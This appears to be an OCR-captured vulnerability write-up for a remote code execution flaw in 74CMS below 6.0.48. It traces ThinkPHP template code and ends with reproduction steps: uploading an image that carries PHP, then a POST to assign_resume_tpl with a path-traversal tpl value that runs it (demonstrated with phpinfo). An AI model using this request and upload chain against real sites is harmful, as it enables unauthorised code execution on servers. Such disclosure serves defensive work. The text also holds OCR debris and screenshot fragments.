

74cms Remote Code Execution Vulnerability

- Vulnerability Type :
  Remote Code Execution
- Vulnerability Version :
  74CMS < 6.0.48
- Recurring environment:
  Windows 10
  PHP 5.4.5
  Apache 2.4.23
- Vulnerability analysis
  Vulnerability file:in /Application/Common/Controller/BaseController.class.php used assign_resume_tpl method.




```
    public function assign_resume_tpl($variable,$tpl){
        foreach ($variable as $key => $value) {
            $this->assign($key,$value);
        }
        return $this->fetch($tpl);
    }
}
```

in /ThinkPHP/Library/Think/View.class.php




```
public function fetch($templateFile='',$content='',$prefix='') {
    if(empty($content)) {
        $templateFile   =   $this->parseTemplate($templateFile);
        // 模板文件不存在直接返回
        if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
    }else{
        defined('THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
    }
    // 页面缓存
    ob_start();
    ob_implicit_flush(0);
    if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
        $_content   =   $content;
        // 模板阵列变量分解成为独立变量
        extract($this->tVar, EXTR_OVERWRITE);
        // 直接载入PHP模板
        empty($_content)?include $templateFile:eval('?>'.$_content);
    }else{
        // 视图解析标签
        $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
        Hook::listen('view_parse',$params);
    }
    // 获取并清空缓存
    $content = ob_get_clean();
    // 内容过滤标签
    Hook::listen('view_filter',$content);
    // 输出模板文件
    return $content;
}
```

To view a profile: /ThinkPHP/Conf/convention.php




```
'TMPL_ENGINE_TYPE'      =>  'Think',     // 默认模板引擎 以下设置仅对使用Think模板引擎有效
'TMPL_CACHFILE_SUFFIX'  =>  '.php',      // 默认模板缓存后缀
'TMPL_DENY_FUNC_LIST'   =>  'echo,exit',    // 模板引擎禁用函数
'TMPL_DENY_PHP'         =>  false, // 默认模板引擎是否禁用PHP原生代码
```

The think template is enabled




```
        $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
        Hook::listen('view_parse',$params);
    }
```

follow-up file: /ThinkPHP/Library/Think/Hook.class.php




```
/**
 * 监听标签的插件
 * @param string $tag 标签名称
 * @param mixed $params 传入参数
 * @return void
 */
static public function listen($tag, &$params=NULL) {
    if(isset(self::$tags[$tag])) {
        if(APP_DEBUG) {
            G($tag.'Start');
            trace('[ '.$tag.' ] --START--','','INFO');
        }
        foreach (self::$tags[$tag] as $name) {
            APP_DEBUG && G($name.'_start');
            $result =   self::exec($name, $tag,$params);
            if(APP_DEBUG){
                G($name.'_end');
                trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO');
            }
            if(false === $result) {
                // 如果返回false 则中断插件执行
                return ;
            }
        }
        if(APP_DEBUG) { // 记录行为的执行日志
            trace('[ '.$tag.' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO');
        }
    }
    return;
}
```

Hook configuration file: /ThinkPHP/Mode/common.php




```
    'tags'  =>  array(
        'app_init'     =>  array(
            'Behavior\BuildLiteBehavior', // 生成运行Lite文件
        ),
        'app_begin'     =>  array(
            'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
        ),
        'app_end'       =>  array(
            'Behavior\ShowPageTraceBehavior', // 页面Trace显示
        ),
        'view_parse'    =>  array(
            'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
        ),
        'template_filter'=> array(
            'Behavior\ContentReplaceBehavior', // 模板输出替换
        ),
        'view_filter'   =>  array(
            'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
        ),
    ),
);
```

It depends on the implementation of run method,in /ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.php




```
class ParseTemplateBehavior {

    // 行为扩展的执行入口必须是run
    public function run(&$_data){
        $engine             =   strtolower(C('TMPL_ENGINE_TYPE'));
        $_content           =   empty($_data['content'])?$_data['file']:$_data['content'];
        $_data['prefix']    =   !empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX');
        if('think'==$engine){ // 采用Think模板引擎
            if((!empty($_data['content']) && $this->checkContentCache($_data['content'],$_data['prefix']))
                ||  $this->checkCache($_data['file'],$_data['prefix'])) { // 缓存有效
                //载入模版缓存文件
                Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C('TMPL_CACHFILE_SUFFIX'),$_data['var'])
            }else{
                $tpl = Think::instance('Think\\Template');
                // 编译并加载模板文件
                $tpl->fetch($_content,$_data['var'],$_data['prefix']);
            }
        }else{
            // 调用第三方模板引擎解析和输出
            if(strpos($engine,'\\')){
                $class  =   $engine;
            }else{
                $class   =  'Think\\Template\\Driver\\'.ucwords($engine);
            }
            if(class_exists($class)) {
                $tpl   =  new $class;
                $tpl->fetch($_content,$_data['var']);
            }else {  // 类没有定义
                E(L('_NOT_SUPPORT_').': ' . $class);
            }
        }
    }
```

The fetch() method was called




```
        $tpl = Think::instance('Think\\Template');
        // 编译并加载模板文件
        $tpl->fetch($_content,$_data['var'],$_data['prefix']);
    }
```

in /ThinkPHP/Library/Think/Template.class.php




```
/**
 * 加载模板
 * @access public
 * @param string $templateFile 模板文件
 * @param array  $templateVar 模板变量
 * @param string $prefix 模板标识前缀
 * @return void
 */
public function fetch($templateFile,$templateVar,$prefix='') {
    $this->tVar         =   $templateVar;
    $templateCacheFile  =   $this->loadTemplate($templateFile,$prefix);
    Storage::load($templateCacheFile,$this->tVar,null,'tpl');
}

/**
 * 加载主模板并缓存
 * @access public
 * @param string $templateFile 模板文件
 * @param string $prefix 模板标识前缀
 * @return string
 * @throws ThinkExecption
 */
public function loadTemplate ($templateFile,$prefix='') {
    if(is_file($templateFile)) {
        $this->templateFile    =  $templateFile;
        // 读取模板文件内容
        $tmplContent =  file_get_contents($templateFile);
    }else{
        $tmplContent =  $templateFile;
    }
     // 根据模版文件名定位缓存文件
    $tmplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];

    // 判断是否启用布局
    if(C('LAYOUT_ON')) {
        if(false !== strpos($tmplContent,'{__NOLAYOUT__}')) { // 可以单独定义不使用布局
            $tmplContent = str_replace('{__NOLAYOUT__}','',$tmplContent);
        }else{ // 替换布局的主体内容
            $layoutFile  =  THEME_PATH.C('LAYOUT_NAME').$this->config['template_suffix'];
            // 检查布局文件
            if(!is_file($layoutFile)) {
                E(L('_TEMPLATE_NOT_EXIST_').':'.$layoutFile);
            }
            $tmplContent = str_replace($this->config['layout_item'],$tmplContent,file_get_contents($layoutFile));
        }
    }
    // 编译模板内容
    $tmplContent =  $this->compiler($tmplContent);
    Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
    return $tmplCacheFile;
}
```

Enter compiler method,in /ThinkPHP/Library/Think/Template.class.php




```
/**
 * 编译模板文件内容
 * @access protected
 * @param mixed $tmplContent 模板内容
 * @return string
 */
protected function compiler($tmplContent) {
    //模板解析
    $tmplContent =  $this->parse($tmplContent);
    // 还原被替换的Literal标签
    $tmplContent =  preg_replace_callback('/<!--###literal(\d+)###-->/is', array($this, 'restoreLiteral'), $tmplContent);
    // 添加安全代码
    $tmplContent =  '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
    // 优化生成的php代码
    $tmplContent = str_replace('?><?php','',$tmplContent);
    // 模版编译过滤标签
    Hook::listen('template_filter',$tmplContent);
    return strip_whitespace($tmplContent);
}
```

Returns the loadtemplate method




```
    // 编译模板内容
    $tmplContent =  $this->compiler($tmplContent);
    Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
    return $tmplCacheFile;
}
```

in /ThinkPHP/Library/Think/Storage/Driver/File.class.php



```
/**
 * 加载文件
 * @access public
 * @param string $filename  文件名
 * @param array $vars  传入变量
 * @return void
 */
public function load($_filename,$vars=null){
    if(!is_null($vars)){
        extract($vars, EXTR_OVERWRITE);
    }
    include $_filename;
}
```

- Recurrence:
  First register an ordinary user at the front desk, and then update your resume:



[redacted] Goog

简历是求职的利器，好的简历才能更快找到好工作！


基本信息

•姓名：	测试 完全公开	•性别：	● 男 ○ 女
•出生年份：	2003	•最高学历：	硕士
•工作经验：	5-10年	•手机号：	13033219329
微信号：			

求职意向

•目前状态：	我目前在职，但考虑换个新环境	•工作性质：	● 全职 ○ 兼职 ○ 实习
•期望职位：	请选择	•期望薪资：	5K~10K/月
•工作地区：	通州区	意向行业：	计算机软件/硬件

After the resume is updated, upload photos:



[redacted] Google 百度

获得证书

证书是您驰骋职场的敲门砖，您有哪些证书呢?

语言能力

语言能力是提升求职竞争力的法宝，千万别谦虚啊!

特长标签

快来秀出你的亮点！不要被别人比下去啦!


照片/作品

最多上传6张，每张最大800KB,支持jpg/gif/bmp/png格式，建议上传清晰自然生活照，或者您的专业代表作品。

附件简历


请上传.DOC格式的附件(文件大小2M以内)

After uploading the image horse, the image address will be generated:



```
▸<div class="plist J_resumeimg_group" data-code="2" data-img="http://localhost/data/upload/resume_im
5fae924a779d0.png">…</div>
▸<div class="plist J_resumeimg_group" data-code="5" data-img="http://localhost/data/upload/resume_im
5fae93d034deb.png">…</div>
▾<div class="plist J_resumeimg_group" data-code="6" data-img="http://localhost/data/upload/resume_im
5fae95e469e05.png">
  ▾<div class="bg J_hoverbut">
    ▾<div class="pic"> == $0
      <img src="http://localhost/data/upload/resume_img/2011/13/5fae95e469e05.png" alt>
    </div>
    <div class="audit font_yellow">等待审核</div>
    <div class="edit J_resumeimg_edit"></div>
```

Copy the path and call assign through the a method_ resume_ TPL function, and then submit the path through post:



```
�����        #
```

PHP Version 5.6.40-38+ubuntu18.04.1+deb.sury.org+1

System	Linux ubuntu 5.3.0-62-generic #56-18.04.1-Ubuntu SMP Wed Jun 24 16:17:03 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/15-xml.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-curl.ini, /etc/php/5.6/apache2/conf.d/20-dom.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gd.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mbstring.ini, /etc/php/5.6/apache2/conf.d/20-mcrypt.ini, /etc/php/5.6/apache2/conf.d/20-mysql.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-pdo_mysql.ini,

http://192.168.159.208/index.php?m=home&a=assign_resume_tpl

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

variable=1&tpl=../../../../var/www/html/data/upload/resume_img/2011/13/5fae95e469e05.jpg

Picture Trojan content:

```
<?php phpinfo(); ?>
<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
```